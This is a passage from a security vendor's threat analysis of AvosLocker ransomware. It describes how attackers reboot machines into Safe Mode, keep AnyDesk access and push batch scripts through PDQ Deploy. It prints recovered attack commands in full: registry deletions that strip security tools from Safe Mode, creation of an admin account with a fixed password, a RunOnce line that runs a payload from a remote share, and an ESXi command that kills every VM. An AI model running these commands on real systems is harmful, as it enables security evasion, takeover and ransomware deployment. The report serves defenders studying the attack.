
# Avos Locker remotely accesses boxes, even running in Safe Mode

news.sophos.com/en-us/2021/12/22/avos-locker-remotely-accesses-boxes-even-running-in-safe-mode/

Andrew Brandt December 22, 2021

Over the past few weeks, an up-and-coming ransomware family that calls itself Avos Locker has been ramping up attacks while making significant effort to disable endpoint security products on the systems they target.



```
AvosLocker

Attention!
Your systems have been encrypted, and your confidential documents were downloaded.
In order to restore your data, you must pay for the decryption key & application.
You may do so by visiting us at http://avos[redacted]
This is an onion address that you may access using Tor Browser which you may download at h
Details such as pricing, how long before the price increases and such will be available to
Contact us soon, because those who don't have their data leaked in our press release blog
The corporations whom don't pay or fail to respond in a swift manner have their data leake

Additional notes from attackers responsible: All customer information from CRM stolen and

Your ID: [redacted]
```


In a recent series of ransomware incidents involving this ransomware, Sophos Rapid Response discovered that the attackers had booted their target computers into Safe Mode to execute the ransomware, as the operators of the now-defunct Snatch, REvil, and BlackMatter ransomware families had done in attacks we've documented here.

The reason for this is that many, if not most, endpoint security products do not run in Safe Mode — a special diagnostic configuration in which Windows disables most third-party drivers and software, and can render otherwise protected machines unsafe.

## Not your grandfather's ransomware

Avos in Portuguese translates to the word "grandfather" but this is no ransomware for old men.

The Avos Locker attackers were not only rebooting the machines into Safe Mode for the final stages of the attack; They also modified the Safe Mode boot configuration so they could install and use the commercial IT management tool **AnyDesk** while the Windows computers were still running in Safe Mode. Normally, third party software would be disabled on a computer that had been rebooted into Safe Mode, but these attackers clearly intended to continue to remotely access and control the targeted machines unimpeded.




| Name | Date modified |
|---|---|
| anydesk.msi | 11/12/2021 3:25 AM |
| lock.bat | 11/14/2021 1:29 AM |
| New Text Document.txt | 11/14/2021 12:43 ... |
| update.bat | 11/14/2021 2:09 AM |
| update.exe | 11/14/2021 12:41 ... |

Avos Locker deployment tools were stored in a backup server under a directory named **a**. Attackers run the files remotely, so they're never written to the filesystem of the targeted machines.

It isn't clear whether a machine that had been set up in this way – with AnyDesk set to run under Safe Mode – would even be remotely manageable by its legitimate owner. The operator of the machine might need to physically interact with the computer in order to manage it.

In some instances we've also seen the attackers employ a tool called Chisel, which creates a tunnel over HTTP, with the data encrypted using SSH, that the attackers can use as an secure back channel to the infected machine.

There are also other indications that, in some of the attacks, there had been lateral movement and other indicators of malicious behavior which were saved in the Event Logs of some machines.




| Type | Date | Time | Event | Source | Category | User | Computer |
|---|---|---|---|---|---|---|---|
| Information | [redacted] | 02:28:58 | 7045 | Service Control Manag | None | \S-1-[redacted] | [redacted] |

```
A service was installed in the system.

Service Name:  BTOBTO
Service File Name:  %COMSPEC% /Q /c echo get l.txt ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

For example, this batch file was created on the same machine were it was run, just prior to the attack.




| Type | Date | Time | Event | Source | Category | User | Computer |
|---|---|---|---|---|---|---|---|
| Information | [redacted] | 02:26:45 | 7045 | Service Control Manag | None | \S-1-[redacted] | [redacted] |

```
A service was installed in the system.

Service Name:  BTOBTO
Service File Name:  %COMSPEC% /Q /c echo powershell -exec bypass -w 1 -enc
RwBlA[redacted]dABlAHIAIAAqACAALQBQAHIAbwBwAGUAcgB0AGkAZQBzACAAKgAgAHwAIABlAHgAcABvAHIAdAAtAGMAcwB2ACAAYwA6AFwAcAByAG8AZwByAGEAbQBk
AGEAc[redacted]AA== ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

And in this case, there's an Event Log entry that shows a base64-encoded PowerShell script being executed, with the results being output to a file called **execute.bat**, which is then run, and finally deleted.



| ype | Date | Time | Event | Source | Category | User | Computer |
|---|---|---|---|---|---|---|---|
| Information | [redacted] | 02:24:19 | 7045 | Service Control Manag | None | \S-1[redacted] | [redacted] |

```
A service was installed in the system.

Service Name:  BTOBTO
Service File Name:  %COMSPEC% /Q /c echo netsh interface portproxy add v4tov4 listenport=3388 connectport=3389 connectaddress=127.0.0.1 ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%
\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```


In another Event Log entry, there's a record of a port being set up as a proxy on the targeted machine, which would theoretically help the attackers conceal any lateral movement by routing all commands through the proxy computer.

```
esxcli --formatter=csv --format-param=fields=="WorldID,DisplayName" vm process list | tail -n +2 | awk -F $',' '{system("esxcli vm process kill --type=force --world-id=" $1)}'
```

We're also investigating the use by Avos of a Linux ransomware component that targets VMware ESXi hypervisor servers by killing any virtual machines, then encrypting the VM files. The above command was used to iterate and terminate any virtual machines that were running on the hypervisor. It still isn't clear how the attackers obtained the administrator's credentials needed to enable the ESX Shell or access the server itself.

## Deploy like an IT pro

The attackers also appear to have leveraged another commercial IT management tool known as **PDQ Deploy** to push out Windows batch scripts to machines they planned to target. Sophos Rapid Response has created a chart that highlights the consequences of one of these batch files running. The batch files are run before the computer is rebooted into Safe Mode.




```
PDQDeployRunner-1.exe  C:\Windows\AdminArsenal\PDQDeployRunner\service-1\PDQDeployRunner-1.exe
  cmd.exe  cmd.exe /s /c ""love.bat" "
    net.exe  net  stop wuauserv
      net1.exe  C:\Windows\system32\net1  stop wuauserv
    sc.exe  sc  config wuauserv start= disabled
    reg.exe  reg  add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
    reg.exe  reg  delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\SepMasterService /f
    reg.exe  reg  delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\CbDefense /f
    reg.exe  reg  delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\CbDefenseWSC /f
    reg.exe  reg  delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\EPProtectedService /f
    reg.exe  reg  delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\epredline /f
    reg.exe  reg  delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\CylanceSvc /f
    reg.exe  reg  delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\SAVService /f
    reg.exe  reg  delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\klnagent /f
    reg.exe  reg  delete "HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\Sophos File Scanner Service" /f
    reg.exe  reg  delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\SntpService /f
    reg.exe  reg  delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\EPSecurityService /f
    reg.exe  reg  delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\EPUpdateService /f
    reg.exe  reg  delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\EPIntegrationService /f
    reg.exe  reg  delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\TmCCSF /f
    reg.exe  reg  delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\TmWSCSvc /f
    reg.exe  reg  add HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\AnyDeskMSI /f
    reg.exe  reg  add HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\AnyDeskMSI /t REG_SZ /d Service /f
    reg.exe  reg  add HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\AnyDesk /f
    reg.exe  reg  add HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\AnyDesk /t REG_SZ /d Service /f
    reg.exe  reg  del "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultDomainName /f
    reg.exe  reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName /t REG_SZ /d newadmin /f
    reg.exe  reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword /t REG_SZ /d Password123456 /f
    reg.exe  reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoAdminLogon /t REG_SZ /d 1 /f
    reg.exe  reg  add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce /v *a /t REG_SZ /d "cmd.exe /c net use /user:newadmin \\
             <REDACTED>\share Password123456 & \\<REDACTED>\share\update.exe & bcdedit /deletevalue {default} safeboot & shutdown -r -t 0" /f
    net.exe  net  user newadmin Password123456 /add
      net1.exe  C:\Windows\system32\net1  user newadmin Password123456 /add
    net.exe  net  localgroup Administrateurs newadmin /add
      net1.exe  C:\Windows\system32\net1  localgroup Administrateurs newadmin /add
    net.exe  net  localgroup Administrators newadmin /add
      net1.exe  C:\Windows\system32\net1  localgroup Administrators newadmin /add
    reg.exe  reg  delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v LegalNoticeCaption /f
    reg.exe  reg  delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v LegalNoticeText /f
    reg.exe  reg  delete HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system /v LegalNoticeCaption /f
    reg.exe  reg  delete HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system /v LegalNoticeText /f
    bcdedit.exe  bcdedit  /set {default} safeboot network
    bcdedit.exe  bcdedit  /set {current} bootstatuspolicy ignoreallfailures
    shutdown.exe  shutdown  -r -t 0
```

These batch scripts orchestrate stages of the attacks and lay the groundwork for the final phase in which the threat actors deploy the Avos Locker ransomware. One of the batch scripts we recovered was called **Love.bat** (shown above), which was pushed out to machines on the network by the *PDQDeployRunner* service. We also saw batch files named **update.bat** or **lock.bat** with small variations in them.

These orchestration scripts modified or deleted Registry keys that effectively sabotaged the services or processes belonging to specific endpoint security tools, including the built-in Windows Defender and third party software from companies such as Kaspersky, Carbon Black, Trend Micro, Symantec, Bitdefender, and Cylance. The script disables Windows Update and attempts to disable Sophos services, but the tamper protection feature prevents the batch script from succeeding.


The attackers also used the batch script to create a new user account on the infected machine (***newadmin***) and give it a password (***password123456***), and add it to the Administrators user group. They then set the machine to automatically log in when it reboots into Safe Mode. The attackers also disable certain registry keys used by some networks to display a “legal notice” upon login. Disabling these features reduces the chance that the automatic login will fail because a dialog box waiting for a human to click it is holding up the process.



```
net use /user:veeam-backup\test \\[redacted]\a Password123! &net stop wuauserv &sc config wuauserv
start= disabled &reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t
REG_DWORD /d 1 /f &reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\SepMasterService
/f &reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\CbDefense /f &reg delete HKLM
\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\CbDefenseWSC /f &reg delete HKLM\SYSTEM
\CurrentControlSet\Control\SafeBoot\Network\EPProtectedService /f &reg delete HKLM\SYSTEM
\CurrentControlSet\Control\SafeBoot\Network\epredline /f &reg delete HKLM\SYSTEM\CurrentControlSet
\Control\SafeBoot\Network\CylanceSvc /f &reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot
\Network\SAVService /f &reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network
\EPSecurityService /f &reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network
\EPUpdateService /f &reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network
\EPIntegrationService /f &reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\TmCCSF /f
&reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\TmWSCSvc /f &reg add HKLM\SYSTEM
\CurrentControlSet\Control\SafeBoot\Network\AnyDeskMSI /f &reg add HKLM\SYSTEM\CurrentControlSet
\Control\SafeBoot\Network\AnyDeskMSI /t REG_SZ /d Service /f &reg add HKLM\SYSTEM\CurrentControlSet
\Control\SafeBoot\Network\AnyDesk /f &reg add HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network
\AnyDesk /t REG_SZ /d Service /f &reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
/v DefaultUserName /t REG_SZ /d Administrator /f &reg add "HKLM\SOFTWARE\Microsoft\Windows NT
\CurrentVersion\Winlogon" /v DefaultPassword /t REG_SZ /d Password123! /f &reg add "HKLM\SOFTWARE
\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoAdminLogon /t REG_SZ /d 1 /f &reg add HKLM
\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce /v *a /t REG_SZ /d "cmd.exe /c net use /user:veeam-
backup\test \\[redacted]\a Password123! & \\[redacted]\a\lock.bat & bcdedit /deletevalue {default}
safeboot & shutdown -r -t 0" /f &net user Administrator Password123! &bcdedit /set {current}
bootstatuspolicy ignoreallfailures &bcdedit /set {default} safeboot network &shutdown -r -t 0
```

The Avos Locker batch script, recovered from a target’s network

The penultimate step in the infection process is the creation of a “RunOnce” key in the Registry that executes the ransomware payload, filelessly, from where the attackers have placed it on the Domain Controller. This is a similar behavior to what we’ve seen IcedID and other ransomware do as a method of executing malware payloads without letting the files ever touch the filesystem of the infected computer.



```
net use /user:veeam-backup\test \\[redacted]\a Password123! & \\[redacted]\a\update.exe &
bcdedit /deletevalue {default} safeboot & shutdown -r -t 0
```

Avos Locker's final set of commands before a reboot

The final step in the batch script is to set the machine to reboot in Safe Mode With Networking, and to disable any warning messages or ignore failures on startup. Then the script executes a command to reboot the box, and the infection is off to the races. If for whatever reason the ransomware doesn't run, the attacker can use AnyDesk to remotely access the machine in question and try again manually.

## Guidance and detection

